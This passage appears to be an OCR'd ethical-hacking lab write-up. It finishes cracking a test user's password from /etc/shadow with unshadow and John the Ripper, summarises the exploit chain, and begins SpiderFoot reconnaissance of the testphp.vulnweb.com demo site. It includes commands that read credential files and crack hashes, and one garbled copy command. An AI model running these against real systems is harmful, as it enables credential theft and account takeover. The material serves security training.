
13. Check the details of file: **sudo ls -lh /etc/shadow.**

➔ To check the content of file: **sudo cat /etc/shadow** which will show the password in hash format at the end, for user ‘marlinspike’.




➔ For safer side, we will copy both the files using **cp /etc/passwd /etc/shadow > passwd.txt shadow.txt** command.


➔ Since, both the files are not normally accessible, after getting the hash values we will use **unshadow passwd.txt shadow.txt** command.




It's showing that **John** is not installed, so we need to first install it using **apt install john** and retry the unshadow command.



➔ Now we check if the data is saved in john-input file:





➔ It works since we see the hash values of user 'marlinspike'.

14. At last, we try to get the password, using **john john-input.** This command will perform password cracking on the **john-input** file.

```
root@vtcsec:/# john john-input
john john-input
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 100% 1/3 3.030g/s 290.9p/s 290.9c/s 290.9C/s marlinspike..marlinspike?
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


We successfully found the password, i.e, marlinspike. It might look confusing since both are same, but the format is **password (user).**


You can also see the password using the **–show** command.

```
root@vtcsec:/# john --show john-input
john --show john-input
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash

1 password hash cracked, 0 left
root@vtcsec:/#
```

In this, the format is **username:password**.

Proof Of Concept





For Non-Technical Readers

Hi there! This page is for those who are not that much familiar with the technical terms and methods. Although I tried to put it as easy as possible, let me explain to you in more simple and non-technical steps:

- Install VS Code to automate the exploitation work and create a directory for it.
- Find the ip address of your kali linux.
- Find the available ip addresses on your network.
- Check the OS they are running on.
- Do a port scan after finding the Ubuntu ip address to find open ports and vulnerabilities and put it in a report.
- Search for those vulnerabilities using **searchsploit** command and try to find their exact match. Also look for what they are used for.
- Download the python file for automating the vulnerability exploitation and move it in the VS Code directory.
- Run the file and give the required details and see the exploit being done.
- Make a shell/environment to run the rest of the work.
- See the contents of the shadow file to check if the hash values are present.
- Install John the Ripper.
- Unshadow both the passwd and shadow file in **john-input** file or you can name it anything, since we can't access them normally.
- Check the contents of **john-input** to check they are unshadowed correctly.
- Lastly, crack the password using the **john <file name>** command.

Project 2

Website: testphp.vulnweb.com

Test Summary:

We are an ethical hacker and a company assigned us the task of vulnerability assessment testing to identify and exploit the vulnerabilities in the **testphp.vulnweb.com** website.

The task was performed from an attacker's perspective to achieve the following goals:

1. Identify vulnerabilities that could potentially compromise the security of the network.
2. Evaluate the effectiveness of existing security controls within the website.

Aim:

1. Find username and password
2. Perform SQL Injection

Type of Machine: Website

Name: testphp.vulnweb.com

Tools/Commands used:

1. VS Code
2. Python3 (for automating the exploiting work)
3. Sqlmap
4. Spiderfoot

SQL Map

It is a Command Line Interface which is used to perform SQL Injection. It has pre-loaded/ hard coded payloads that communicate with the backend, fetch and retrieve the data and display it in the terminal.

We can go to **testphp.vulnweb.com** for this purpose. We need a specific url for this site that will be able to communicate with the database.

Whenever you surf through the site, notice the url. It seems like it carries a question/query to the backend. Example, in **list.php?cat=4,** it asks, "*do we have anything like cat=4 in list.php? And if yes, retrieve and print the data to the user.*"

However, this manual approach takes time, so we need to get some active and passive scanning automation tool, known as **Spiderfoot**.


Spiderfoot

SpiderFoot is an open-source tool in Kali Linux designed for automated intelligence gathering, mainly used for footprinting or scanning targets on the internet. It collects information about websites, IP addresses, email addresses, and more by querying over 100 different data sources. The tool helps in identifying vulnerabilities and potential threats by providing details like server information, domain details, and network vulnerabilities. It's useful for cybersecurity professionals during reconnaissance to understand the target's exposure and risks.

Steps:

1. Go to Applications -> Information Gathering -> OSINT Analysis -> Spiderfoot.

    - When it starts, check in the options; there's only ne option we will use, i.e. IP-Port, which is enabled with the **-l** command.




2. Use the command: **spiderfoot -l <kali ip>:<kali freeport>**


    - This command will create a server on the freeport of kali linux, and will provide us with a url.
    - Then we have to visit the url in the browser.

3. Before running this command, it is essential to check for closed ports so we can create a server on them.

    - Use command: **nmap -p<port number> <kali ip>**
    - For now, we will check port 80 since it is the default port. So the command will be: **nmap -p80 192.168.43.129**
    - If it is closed, then we can run the previous command or else, check another port.




4. Since the port is closed, we run the spiderfoot command. And you can see that it generated a URL. And if you check the port again using nmap (in another terminal, not the same one as it will be used further.), it will show the status as open.




Note: Don't close the terminal which has spiderfoot running.

5. To automatically open the url, press Ctrl and click on the url. It will get opened in the default browser. You'll see the Spiderfoot dashboard.




6. Go to New Scan -> give Scan Name and Scan Target (domain name without protocol) -> select the type of scan based on use case, required data and module.


    - We will select '**All**' in the use case for now, to get every info about the target. Then click on **Run Scan.**




- You can see the terminal in the background, which is the reason why it was asked to be kept open. It will scan the website and simultaneously update the terminal.




- To get the overall details, click **Scans** on the ribbon.




- This process will take a long time to finish, depending on your kali configuration. For less / no lag, put your kali to 4GB RAM and 4 cores.
- You can see the data we managed to collect in the **Browse** tab and a graphical representation in the **Graph** tab.




- By default, the graph is randomized but we can make it focused by clicking the **F** in |R|F|. The **Red dot** in the graph represents the **domain** we provided for scanning. You can see new clusters getting developed over time.
- Lastly, you can see the test has been finished. Although, it took around 5 hours, since it was a full scan.



- You can also see the graph after completion.



